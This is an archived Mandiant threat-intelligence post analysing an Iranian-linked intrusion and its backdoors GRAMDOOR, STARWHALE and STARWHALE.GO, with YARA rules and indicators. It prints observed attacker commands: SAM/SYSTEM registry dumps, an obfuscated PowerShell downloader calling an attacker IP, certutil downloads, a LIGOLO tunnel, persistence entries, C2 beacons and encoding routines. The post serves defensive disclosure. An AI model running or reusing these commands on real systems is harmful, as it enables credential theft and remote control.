

Left On Read: Telegram Malware Spotted in Latest Iranian Cyber Espionage Activity | Mandiant

By Mandiant

Published: 2022-02-24 · Archived: 2026-04-05 19:46:44 UTC

Written by: Ryan Tomcik, Emiel Haeghebaert, Tufail Ahmed

In November 2021, [Mandiant Managed Defense](#) detected and responded to an UNC3313 intrusion at a Middle East government customer. During the investigation, Mandiant identified new targeted malware, GRAMDOOR and STARWHALE, which implement simple backdoor functionalities. We also identified UNC3313 use publicly available remote access software to maintain access to the environment. UNC3313 initially gained access to this organization through a targeted phishing email and leveraged modified, open-source offensive security tools to identify accessible systems and move laterally. UNC3313 moved rapidly to establish remote access by using ScreenConnect to infiltrate systems within an hour of initial compromise. Through the rapid coordination of Mandiant Managed Defense and our customer's security team, the incident was quickly contained and remediated.

Mandiant assesses with moderate confidence that UNC3313 conducts surveillance and collects strategic information to support Iranian interests and decision-making. Targeting patterns and related lures demonstrate a strong focus on targets with a geopolitical nexus.

This blog post covers the details of an intrusion conducted by UNC3313, along with malware and publicly available tools that were identified during our investigation.

Attribution

Mandiant uses the label “UNC” groups—or “uncategorized” groups—to refer to a cluster of intrusion activity that includes observable artifacts such as adversary infrastructure, tools, and tradecraft that we are not yet ready to give a classification such as TEMP, APT, or FIN (learn more about [how Mandiant tracks uncategorized threat actors](#)). Mandiant assesses with moderate confidence that UNC3313 is associated with [TEMP.Zagros](#) (reported in open sources as MuddyWater), an Iran-nexus threat actor active since at least May 2017, based on currently available information. TEMP.Zagros has consistently updated their toolkit over the years, using malware such as [POWERSTATS](#), POWGOOP, and MORIAGENT in spear-phishing operations. The group's use of ScreenConnect for initial compromise is well documented in [open sources](#).

Notably, on January 12, 2022, the U.S. government publicly [stated](#) it considers TEMP.Zagros as subordinate to the Iranian Ministry of Intelligence and Security (MOIS) and disclosed samples of malware families (POWGOOP and MORIAGENT) in use by the group since at least 2020.

Targeting

In the second half of 2021, Mandiant identified an UNC3313 campaign using GRAMDOOR and STARWHALE to target Middle Eastern government and technology entities. TEMP.Zagros has historically targeted these regions and sectors throughout the Middle East and Central and South Asia, including government, defense, telecommunications, energy, and finance. Targeting patterns and related lures demonstrate a strong focus on targets with a geopolitical nexus and the telecommunications sector in the Middle East.

Malware Observed

Mandiant observed UNC3313 deploy the following malware families.

Malware Family	Description
GRAMDOOR	GRAMDOOR is a backdoor written in Python that uses the Telegram Bot API to communicate over HTTP with the Telegram server. Supported commands include command execution via cmd.exe.
STARWHALE	STARWHALE is a Windows Script File (WSF) backdoor that communicates via HTTP. Supported commands include shell command execution and system information collection.
STARWHALE.GO	STARWHALE.GO is a backdoor written in GO programming language that communicates via HTTP. The backdoor can execute shell commands and collect system information, such as local IP address, computer name, and username.
CRACKMAPEXEC	CRACKMAPEXEC is a post-exploitation tool that helps automate assessing the security of large Active Directory networks.

Table 1: UNC3313 Malware Families

Outlook and Implications

The use of the Telegram API for command and control allows for malicious traffic to blend in with legitimate user behavior. Combined with the use of legitimate remote access software, publicly available tools such as LIGOLO and CrackMapExec, and the multi-layer encoding routine, Mandiant believes this reflects TEMP.Zagros' efforts to evade detection and security features. Meanwhile, it is unclear how the U.S. government's recent public attribution of "MuddyWater" to the Iranian Ministry of Intelligence and Security will affect the group's operations. It is plausible the group may re-tool and shift their tactics, techniques, and procedures prior to conducting additional operations.

UNC3313 Attack Lifecycle

Establish Foothold

UNC3313 initially gained access to the customer's environment through a spear-phishing attack that compromised multiple systems. Phishing emails were crafted with a job promotion lure and tricked multiple victims to click a

URL to download a RAR archive file hosted at the cloud storage service OneHub. This pattern is consistent with observations in open-source reporting by [Anomali](#) and [Trend Micro](#).

The RAR archives contained a Windows Installer .msi file that installed ScreenConnect remote access software to establish a foothold. Figure 1 shows a Windows Installer transaction event recorded in the Windows Application logs for the execution of performance.msi.

```
Log: Application
Source: MsiInstaller
EID: 1040
Message: Beginning a Windows Installer transaction: C:\Users\\AppData\Local\Temp\Rar$EXb7468.17680\pe
```

Figure 1: Windows Installer transaction event for performance.msi

As mentioned, UNC3313 moved rapidly to establish remote access through ScreenConnect to infiltrate systems within an hour of initial compromise. ScreenConnect provides the capability to issue single CLI commands to the client or to open a full terminal using [Backstage Mode](#). Mandiant observed command execution using cmd.exe and powershell.exe by the parent process ScreenConnect.ClientService.exe.

```
Log: Application
Source: ScreenConnect Client (f494f7a48b0cd497)
EID: 0
Message: Cloud Account Administrator Connected-+-

Log: Application
Source: ScreenConnect Client (f494f7a48b0cd497)
EID: 0
Message: Cloud Account Administrator Disconnected-+-

Log: Application
Source: ScreenConnect Client (f494f7a48b0cd497)
EID: 0
Message: Executed command of length: 13-+-
```

Figure 2: ScreenConnect client connection and command execution event logs

When actively running, the ScreenConnect.ClientService.exe process performed DNS lookups for a ScreenConnect relay service at instance-**<6 character alphanumeric id>**-relay.screenconnect.com. Mandiant observed the process ScreenConnect.WindowsClient.exe write additional attacker tools to the initially compromised hosts, indicating the files were copied through the active ScreenConnect session.

```
File Write Event
Full Path: C:\ProgramData\ligo64.exe
Size: 3474432
MD5: 7fefce7f2e4088ce396fd146a7951871
```

```
Process: ScreenConnect.WindowsClient.exe  
Process Path: C:\Program Files (x86)\ScreenConnect Client (f494f7a48b0cd497)  
Parent Process Path: C:\Program Files (x86)\ScreenConnect Client (f494f7a48b0cd497)\ScreenConnect.ClientService.
```

Figure 3: File write event by the ScreenConnect Windows Client process

Escalate Privileges

Mandiant observed UNC3313 use common credential-dumping techniques using legitimate Windows utilities. UNC3313 leveraged the open-source [WMIEXEC.PY](#) attack framework to execute reg commands to export copies of the local SAM, SYSTEM, and SECURITY Windows registry hives. WMIEXEC.PY enables simple command invocation on a remote system (with admin rights and DCOM ports accessible on target system) via WMI (Windows Management Instrumentation).

```
cmd.exe /Q /c reg save HKLM\SAM C:\users\public\sam 1> \\127.0.0.1\ADMIN$\_1637143994.2306612 2>&1  
cmd.exe /Q /c reg save HKLM\SYSTEM C:\users\public\system 1> \\127.0.0.1\ADMIN$\_1637143994.2306612 2>&1  
cmd.exe /Q /c reg save HKLM\SECURITY C:\users\public\security 1> \\127.0.0.1\ADMIN$\_1637143994.2306612 2>&1
```

Figure 4: Suspicious Registry exports executed by WMIEXEC.PY

UNC3313 used the Task Manager application to dump the process memory of lsass.exe, as shown in Figure 5 when the process Taskmgr.exe wrote the file lsass.dmp.

```
File Write Event  
Full Path: C:\Users\\AppData\Local\Temp\2\lsass.DMP  
Size: 59378917  
Process: Taskmgr.exe  
Process Path: C:\Windows\System32  
Parent Process Path: C:\Windows\explorer.exe
```

Figure 5: Task Manager Dump of LSASS.EXE

Internal Reconnaissance and Lateral Movement

Mandiant observed UNC3313 leverage publicly available offensive security tools to accomplish remote command execution, internal reconnaissance, network tunneling, and lateral movement. UNC3313 used a slightly modified version of the open-source pen-testing tool CrackMapExec v3.0 (CRACKMAPEXEC) compiled with Pyinstaller to perform system enumeration and user account reconnaissance and to execute remote commands on target systems. The modified version of CRACKMAPEXEC used by the attacker, named aa.exe, had the tool's description removed and included the database setup code from the utility setup_database.py to bypass extra installation steps (Figure 6).

```

132 logger = CMEAdapter(setup_logger())
133
134 if not os.path.isdir('data'):
135     os.mkdir('data')
136
137 #import sqlite3
138 #conn = sqlite3.connect('data/cme.db')
139
140 try:
141     c = conn.cursor()
142     c.execute('PRAGMA journal_mode = OFF')
143     c.execute('CREATE TABLE "hosts" (
144         "id" integer PRIMARY KEY,
145         "ip" text,
146         "hostname" text,
147         "domain" text,
148         "os" text
149     )')
150     c.execute('CREATE TABLE "credentials" (
151         "id" integer PRIMARY KEY,
152         "credtype" text,
153         "domain" text,
154         "username" text,
155         "password" text
156     )')
157     conn.commit()
158 except:
159     pass
160 finally:
161     conn.close()
162
163
164
165
166
167 if not args.server_port:
168     args.server_port = server_port_dict[args.server]
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000

```

Figure 6: Modified CRACKMAPEXEC with inclusion of setup_database.py code">

UNC3313 performed initial reconnaissance and account access testing with CRACKMAPEXEC using the commands shown in Figure 7 and Figure 8. The credential and host information collected by CRACKMAPEXEC were stored in the local database file cme.db.

```
aa.exe 10.20.11.1/24
```

Figure 7: Initial execution of compiled CRACKMAPEXEC

```
aa.exe 10.20.11.1/24 -u -p --local-auth
```

Figure 8: Local Administrator access testing with CRACKMAPEXEC

UNC3313 used CRACKMAPEXEC to run the Windows utility certutil and obfuscated PowerShell commands to download additional tools and payloads on remote systems.

```
aa.exe 10.20.11.11 -u <local admin> -p <password> --local-auth -x "powershell -exec bypass
"function decode($txt,$key){$enByte = [System.Convert]::FromBase64String($txt);for($i=0; $i
-lt $enByte.count ; $i++){$enByte[$i] = $enByte[$i] -bxor $key;}$dtxt =
[System.Text.Encoding]::UTF8.GetString($enByte);return $dtxt;};IEX (decode
'J3QjPiNYUHpwd2ZuLU1mdy1Ld3dzVGZhUWZydmZwd1450UBxZmJ3Ziska3d3czksLDc2LTI3M
S0xMjEtNTI50zMsZGZGcVnrdzVgWWgwZXJkMzNlS0xtaWA6SDJbW2FvQVskKjgndC1zcWx7ei
M+I1hNZncTVGZhUWZydmZwd1450URmd1B6cHdmbLRmYVNBxbHt6Kyo4J0Z7ZmB2d2psbUBs
bXdme3ctSm11bGhmQGxubmJtZy1KbXVsaGZQYHFqc3crK01mdC5MYWlMmYHcjuUHpwd2ZuLU
pMLVB3cWZib1FmYmducSsndC1EZndRZnBzbG1wZisqLURmd1FmcHNSbXBmUHdxZmJuKyoqK
i1RZmJnV2xGbWcrKio4' 3);"
```

Figure 9: Execution of obfuscated PowerShell downloader

The obfuscated PowerShell downloader used base64 encoding and simple XOR encryption that decoded to the general command syntax shown in Figure 10.

```
$w = [System.Net.HttpWebRequest]::Create('http:// 45.142.212[.]61:80/geErPht6cZk3fqg00fH0njc9K1XXblBX');  
$w.proxy = [Net.WebRequest]::GetSystemWebProxy();  
$ExecutionContext.InvokeCommand.InvokeScript((New-Object System.IO.StreamReader($w.GetResponse()).GetResponseStr
```

Figure 10: Deobfuscated PowerShell command

UNC3313 used the multi-platform [LIGOLO](#) tunneler utility to establish tunneled access into our customer’s environment. LIGOLO is an open-source, encrypted reverse SOCKS5 or TCP tunneler written in GO. The LIGOLO utility was executed with the command-line argument “-s3” to specify the relay server instead of the documented argument “-relayservr”, which indicates modification of the original code downloaded from the GitHub repository.

```
aa.exe 10.20.11.11 -u -p --local-auth -x "certutil.exe -urlcache -split -f http://95.181.161[.]81:443/l.exe (
```

Figure 11: Remote execution of certutil to download LIGOLO tunneler via CRACKMAPEXEC

```
c:\programdata\ligo64.exe -s3 95.181.161[.]81:5555
```

Figure 12: Execution of LIGOLO tunneler utility with relay server

Mandiant observed the hostname DESKTOP-5EN5P2I in Windows logon events on systems that were accessed by UNC3313 through an RDP connection tunneled using LIGOLO.

```
Log: Security  
EID: 4624  
  
Network Information:  
Workstation Name: DESKTOP-5EN5P2I  
Source Network Address: -  
Source Port: -  
Log: Microsoft-Windows-TerminalServices-RemoteConnectionManager%40operational  
EID: 1149  
  
User:  
Domain: DESKTOP-5EN5P2I  
Source Network Address: 10.20.11.14
```

Figure 13: Windows logon events showing evidence of RDP session tunneling via LIGOLO

Maintain Persistence

Mandiant identified a new malware family named STARWHALE that was used by UNC3313. STARWHALE is a Windows Script File backdoor that simply receives commands from a command and control (C2) server via HTTP

and executes those commands via Windows cmd.exe. On the infected system, STARWHALE was observed being executed with a command-line argument as shown in Figure 14.

```
cmd.exe /c cscript.exe c:\\windows\\system32\\w7_1.wsf humpback__whale
```

Figure 14: STARWHALE execution

```
<Job ID="MyJob">
<Script LANGUAGE="VBScript">
'#https://en.wikipedia.org/wiki/Humpback_whale + https://en.wikipedia.org/wiki/
Humpback_whale

Function [938722 uuP5H3JLaeqFNOYbdeiIpfIbwmD2UAqa_!#humpback__whale#!](s)
'#collisions with ships and noise pollution continue to affect the species.
[938722 uuP5H3JLaeqFNOYbdeiIpfIbwmD2UAqa_!#humpback__whale#!] =
RaEpY544DTliJIrse6cu1kU98tLTwDhK(bxZEZDP1jfwjOu429062CCZnZr6FpejO(
RaEpY544DTliJIrse6cu1kU98tLTwDhK(N730DBpARAwG7ChVnmaaeZ4mUs4zfPFC(s))))
End Function
```

Figure 15: STARWHALE Code Snippet

The command line argument "humpback__whale " is used in the code to dynamically resolve functions at runtime using the VBScript function GetRef. Since STARWHALE does not contain any persistence mechanism, a service is created as shown in Figure 16.

```
sc create Windowscarpstss binpath= "cmd.exe /c cscript.exe c:\\windows\\system32\\w7_1.wsf humpback__whale" sta
```

Figure 16: STARWHALE Persistence Method

STARWHALE communicates with its C2 server, which is hardcoded in the malware. Upon first execution, the malware gathers basic user and system information, such as local IP address, computer name, and username. It then encodes this information using a custom encoding scheme before sending the information to the C2 IP address as shown in Figure 17.

```
POST /jznmustntblvmdvgcwbvqb HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded; Charset=UTF-8
Accept: */*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
CharSet: UTF-8
Content-Length: 69
Host: 5.199.133[.]149
v1=277327327321435E335F4239537109C22531327535C22D1327235E46253E2215613
```

Figure 17: STARWHALE Beacon

The hex value passed via the POST request parameter “vl=”, as shown in Figure 17, can be decoded to the following system enumeration information, piped together and separated with a delimiter:

```
|delimiter|\<username< span=""> </username><
```

The delimiter in the samples observed was “[!)]!”]. It then expects its C2 server to return a string value that is encoded using the same scheme. This string value is then included in all subsequent POST requests. If STARWHALE’s initial request is successful, it begins sending the session key in a loop via HTTP POST requests to its C2 server at `hxxp://5.199.133[.]149/oeajgyxyxclqmfqayv`. The C2 server will then respond with a command meant to be executed via `cmd.exe`, as shown in Figure 18.

```
cmd.exe /c <command> >> %temp%\stari.txt.
```

Figure 18: STARWHALE command execution process

The output of the command is written to a file called “stari.txt.” It then encodes the output using the custom scheme and sends it back to the C2 server in its next POST request. The structure is similar to what is shown in Figure 19.

```
<c2_session_key>[!)]!]<command_output>
```

Figure 19: STARWHALE information sent to C2

If the command fails, it sends the encoded string “SoRRy” to its C2. Notably, in earlier iterations of STARWHALE, Mandiant also observed it using the string “sory” [sic]. The threat actor corrected the spelling error after security researchers highlighted the string in a public forum. Mandiant has observed similar spelling errors in other campaigns by Iranian threat actors.

During the intrusion, Mandiant also observed the actors deploying a malware that shares a lot of similarities with STARWHALE in design but written in Golang. Mandiant is calling this code family STARWHALE.GO. It is downloaded on the system using the `certutil.exe` utility as shown in Figure 20.

```
certutil.exe -urlcache -split -f hxxp://95.181.161[.]81:443/per_indexx.exe
```

Figure 20: STARWHALE.GO download

STARWHALE.GO arrives as part of a Nullsoft Scriptable Install System (NSIS) installer, which installs it in a directory called OutlookM and creates a Run key in Windows registry to make it persistent on the system. Upon execution, it drops the Golang binary and executes it.

```
InstType $(LSTR_37) ; Custom
InstallDir $LOCALAPPDATA\OutlookM
; install_directory_auto_append = OutlookM
; wininit = $WINDIR\wininit.ini
```

```

; -----
; SECTIONS: 1
; COMMANDS: 6
Section ; Section_0
    ; AddSize 4744
    CreateDirectory $INSTDIR
    SetOutPath $INSTDIR
    File index.exe
    Exec $INSTDIR\index.exe
    WriteRegStr HKCU SOFTWARE\Microsoft\Windows\CurrentVersion\Run OutlookM $INSTDIR\index.exe
SectionEnd

```

Figure 21: NSIS Script Snippet for STARWHALE.GO

The following registry key is created as a result of running the NSIS executable.

```

KEY: HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\OutlookM
Value: C:\Users\\AppData\Local\OutlookM\index.exe

```

Figure 22: STARWHALE.GO Persistence Method

STARWHALE.GO also uses a custom data encoding algorithm to protect its network communication and critical strings within the binary. It sends the same information as STARWHALE, but the data sent and received are a JSON object. A sample HTTP POST request is shown in Figure 23.

```

POST /nnskfepmasiiohvijcdpctxzjv HTTP/1.1
Host: 87.236.212[.]184
User-Agent: Go-http-client/1.1
Content-Length: 91
Content-Type: application/json
Accept-Encoding: gzip
{"v1": "2179526e3176587ec7557e4192495c46264556569c47693e8d39415432445722222733323323332333"}

```

Figure 23: STARWHALE.GO HTTP C2 beacon

STARWHALE.GO uses a different delimiter “|&&%&&|” than STARWHALE, but the rest of the enumerated information sent to the hardcoded C2 IP address is the same. Similarly, the malware reads the response from the POST request to the C2 server and attempts to decode it using the same custom string transformation routine it used to encode the data it sent. This routine is simpler than that used by STARWHALE, as explained later. The decoded result is either launched as a command line with the process “cmd.exe /c” or launched directly as a process if the string ends with .com, .exe, .bat, or .cmd. The output of the launched process, or error message in the case of a failure to decode the string, is sent to the C2 server via HTTP POST requests to its C2 server at [http://87.236.212\[.\]184/cepopggawztuxkxujfjbnpv](http://87.236.212[.]184/cepopggawztuxkxujfjbnpv).

Mandiant identified a third UNC3313 backdoor during the investigation that was compiled with Python 3.9 and packaged via PyInstaller, which would only execute on Windows 8 and higher. Mandiant has named this backdoor GRAMDOOR due to its ability to use the Telegram Bot API for communication. It sends and receives messages from an actor-created Telegram chat room. GRAMDOOR arrives on the system packaged as an NSIS installer, which establishes a persistence mechanism by setting the Windows Run registry key, as shown in Figure 24.

```
KEY: HKEY_USERS\DEFAULT\Software\Microsoft\Windows\CurrentVersion\Run\OutlookMicrosift
Value: C:\Users\\AppData\Roaming\OutlookMicrosift\index.exe" Platypus
```

Figure 24: GRAMDOOR Persistence Method

The NSIS installer for GRAMDOOR drops the PyInstaller packaged binary in the APPDATA directory in a subdirectory named OutlookMicrosift. It is executed using Exec command from the install directory, as shown in Figure 25.

```
InstType $(LSTR_37) ; Custom
InstallDir $APPDATA\OutlookMicrosift
; install_directory_auto_append = OutlookMicrosift
; wininit = $WINDIR\wininit.ini
; -----
; SECTIONS: 1
; COMMANDS: 6
Section ; Section_0
; AddSize 16859
CreateDirectory $INSTDIR
SetOutPath $INSTDIR
File index.exe
Exec "$INSTDIR\index.exe Platypus"
WriteRegStr HKCU SOFTWARE\Microsoft\Windows\CurrentVersion\Run OutlookMicrosift "$\"$INSTDIR\index.exe\" Platypus
SectionEnd
```

Figure 25: NSIS Script Snippet for GRAMDOOR

GRAMDOOR expects to be launched with one command-line parameter, which in this case was "Platypus." It uses this command-line parameter to piece together the function name, which is then called and acts as the entry point to the malware. GRAMDOOR implements only two commands: start and com. These commands are used to launch a cmd.exe process to which commands are piped. All network communication is via the Telegram server at api.telegram[.]org. This allows the actors to disguise their communication as regular Telegram traffic. This technique is not novel, and it is not the first time Iranian actors abused [publicly](#) available software to make their C2 traffic blend in.

All HTTP requests from the malware to the Telegram server contained the token string 2003026094:AAGoitvpcx3SFZ2_6YzIs4La_kyDF1PbXrY. The token strings are used to authenticate to the bot. Figure 26 shows a sample request.

```
hxtps://api.telegram[.]org/bot2003026094:AAGoitvpcx3SFZ2_6YzIs4La_kyDF1PbXrY/sendMessage?  
chat_id=<chat_id>&parse_mode=Markdown&text=<content>
```

Figure 26: GRAMDOOR Sample Request

The malware uses the sendMessage API function to send information to a chat ID number. The actors interact with the host via the chat by issuing commands and then getting output of the executed commands sent back in the chat. For example, to retrieve network configuration information from the infected host, the attacker would issue the command “com<id> c607666261766066f9f23ec696” where the value “c607666261766066f9f23ec696” is translated to “ipconfig /all” command.

STARWHALE and GRAMDOOR share similarities in logic for the custom encoding scheme used for the data and commands sent to and received from the C2. The following code snippet demonstrates STARWHALE’s traffic encoding and decoding and GRAMDOOR’s commands passed back and forth between Telegram chat messages.

```
def transform_chars(data):  
    data = list(data)  
    src = 0  
    dst = len(data) - 1  
    while src < dst:  
        t = data[src]  
        data[src] = data[dst]  
        data[dst] = t  
        src += 3  
        dst -= 2  
    return ''.join(data)  
def decode_traffic(data):  
    return bytes.fromhex(transform_chars(transform_chars(data)[::-1])).decode('utf')  
def encode_traffic(data):  
    return transform_chars(transform_chars(data.encode('utf')).hex()[::-1])
```

Figure 27: Encoding/Decoding custom routine example code snippet

GRAMDOOR also hides sensitive strings within its code using a custom XOR-based encryption scheme. The following sample code shows the logic of the aforementioned scheme.

```
def xor_transform(data):  
    key = '`qLd' + str(5) + 'Hm^yw/sG-qh&@~y|[dJmC' + str(6) + 'UFvNt-^_FeSd' + str(4) + 'N*#GNophwQ-MCJ' + str(5)  
    return ''.join((lambda .0: [ chr(ord(c1) ^ ord(c2)) for c1, c2 in .0 ])(zip(data, key)))  
  
def encode_str(data):  
    return base64.b64encode(xor_transform(data).encode())
```

```
def decode_str(data):  
    return xor_transform(base64.b64decode(data).decode())
```

Figure 28: Sample snippet showing XOR-based encryption scheme used in GRAMDOOR

Mandiant also observed UNC3313 store PowerShell downloader commands in Registry keys that were referenced by a Scheduled Task named “Oracle scheduled assistant Autoupdate” that is triggered on user logon.

```
Path: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Oracle\Pre  
Type: REG_SZ  
Value Name: Pre  
Text: IEX
```

Figure 29: PowerShell command stored in Registry Value “Pre”

```
Path: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Oracle\Post  
Type: REG_SZ  
Value Name: Post  
Text: function decode($txt,$key){$enByte = [System.Convert]::FromBase64String($txt);  
for($i=0; $i -lt $enByte.count ; $i++){ $enByte[$i] = $enByte[$i] -bxor $key;}$dtxt = [System.Text.Encoding]::UTF  
$o.proxy = [Net.WebRequest]::GetSystemWebProxy();$ExecutionContext.InvokeCommand.InvokeScript((decode (New-Object
```

Figure 30: PowerShell command stored in Registry Value “Post”

Lastly, Mandiant observed UNC3313 download and execute a Windows Installer file for the eHorus remote access tool from the vendor website. UNC3313 executed the file ehorus_installer_windows-1.1.3-x64_en-US.msi, which created a service named EHORUSAGENT. The eHorus agent process ehorus_agent.exe communicates with domains hosted on ehorus[.]com.

```
Log: System  
Source: Service Control Manager  
EID: 7045  
Service Name: eHorus Agent Launcher  
Service File Name: &quot;C:\Program Files\ehorus_agent\ehorus_launcher.exe&quot;; -s
```

Figure 31: Service installation for eHorus agent

eHorus is a legitimate remote access tool advertised commercially by [Pandora FMS](#), which is based in Spain. eHorus has been recently reported by [Symantec](#) being abused by Iranian threat actors in a similar campaign against telecom organizations in Middle East and Asia.

Mandiant Targeted Attack Lifecycle

Learn more about the [Mandiant Targeted Attack Lifecycle](#).




Figure 32: Mandiant Targeted Attack Lifecycle

MITRE ATT&CK Techniques

Mandiant Security Validation Actions

Organizations can validate their security controls using the following actions with Mandiant Security Validation.

VID	Name
A102-562	Command and Control - GRAMDOOR, DNS Query, Variant #1
A102-563	Malicious File Transfer - GRAMDOOR, Download, Variant #1
A102-564	Malicious File Transfer - GRAMDOOR, Download, Variant #2
A102-565	Malicious File Transfer - STARWHALE, Download, Variant #1
A102-566	Malicious File Transfer - STARWHALE, Download, Variant #2
A102-567	Malicious File Transfer - STARWHALE, Download, Variant #3
A102-568	Malicious File Transfer - STARWHALE.GO, Download, Variant #1
A104-975	Protected Theater - GRAMDOOR, Execution, Variant #1

A104-976	Protected Theater - STARWHALE, Execution, Variant #1
A104-977	Host CLI - GRAMDOOR, Registry Persistence, Variant #1
A104-978	Host CLI - STARWHALE, Service Persistence, Variant #1

YARA Rules

```
rule M_Hunting_Backdoor_STARWHALE_1
{
  meta:
    author = "Mandiant"
    description = "Detects strings for STARWHALE samples"
    md5 = " cb84c6b5816504c993c33360aeec4705"
    rev = 1
  strings:
    $s1 = "JScript" ascii nocase wide
    $s2 = "VBScript" ascii nocase wide
    $s3 = "WScript.Shell" ascii nocase wide
    $s4 = "ok" ascii nocase wide
    $s5 = "no" ascii nocase wide
    $s6 = "stari.txt" ascii nocase wide
    $s7 = "SoRRy" ascii wide
    $s8 = "EMIP" ascii wide
    $s9 = "NIp" ascii wide
    $s10 = "401" ascii wide
    $s11 = "_!#" ascii wide
    $s12 = "!&^^&!/" ascii wide
    $s13 = "|!)!|" ascii wide
    $s14 = "#@*@#" ascii wide
    $s15 = "!*##*!/" ascii wide
    $s16 = "sory" ascii nocase wide
  condition:
    filesize > 5KB and filesize < 5MB and 10 of ($s*)
}
```

```
rule M_Hunting_Backdoor_STARWHALE_GO_1 {
  meta:
    author = "Mandiant"
    description = "Detects strings for STARWHALE.GO"
  strings:
```

```
$main1 = "main.findExecutable" ascii  
$main2 = "main.showMatrixElements" ascii  
$delim = "|88%88|" ascii  
$matrix = "MATRIX1*MATRIX2" ascii  
$sample = "1522526f4260f4653664276774" ascii
```

condition:

```
uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and filesize < 15MB and 4 of them  
}
```

Indicators of Compromise

Type	Value	Description
MD5	7c3564cd166822be4932986cb8158409	CrackMapExec
MD5	7fefce7f2e4088ce396fd146a7951871	LIGOLO
MD5	5763530f25ed0ec08fb26a30c04009f1	GRAMDOOR
MD5	15fa3b32539d7453a9a85958b77d4c95	GRAMDOOR
MD5	cb84c6b5816504c993c33360aeec4705	STARWHALE
MD5	c8ff058db87f443c0b85a286a5d4029e	ScreenConnect
IP	88.119.175[.]112	LIGOLO C&C
IP	95.181.161[.]50	LIGOLO C&C
IP	45.153.231[.]104	LIGOLO C&C
IP	95.181.16[.]81	Malware/Tools Hosting

IP	5.199.133[.]149	STARWHALE C&C
IP	45.142.213[.]17	STARWHALE C&C
IP	87.236.212[.]184	STARWHALE.GO C&C

Acknowledgements

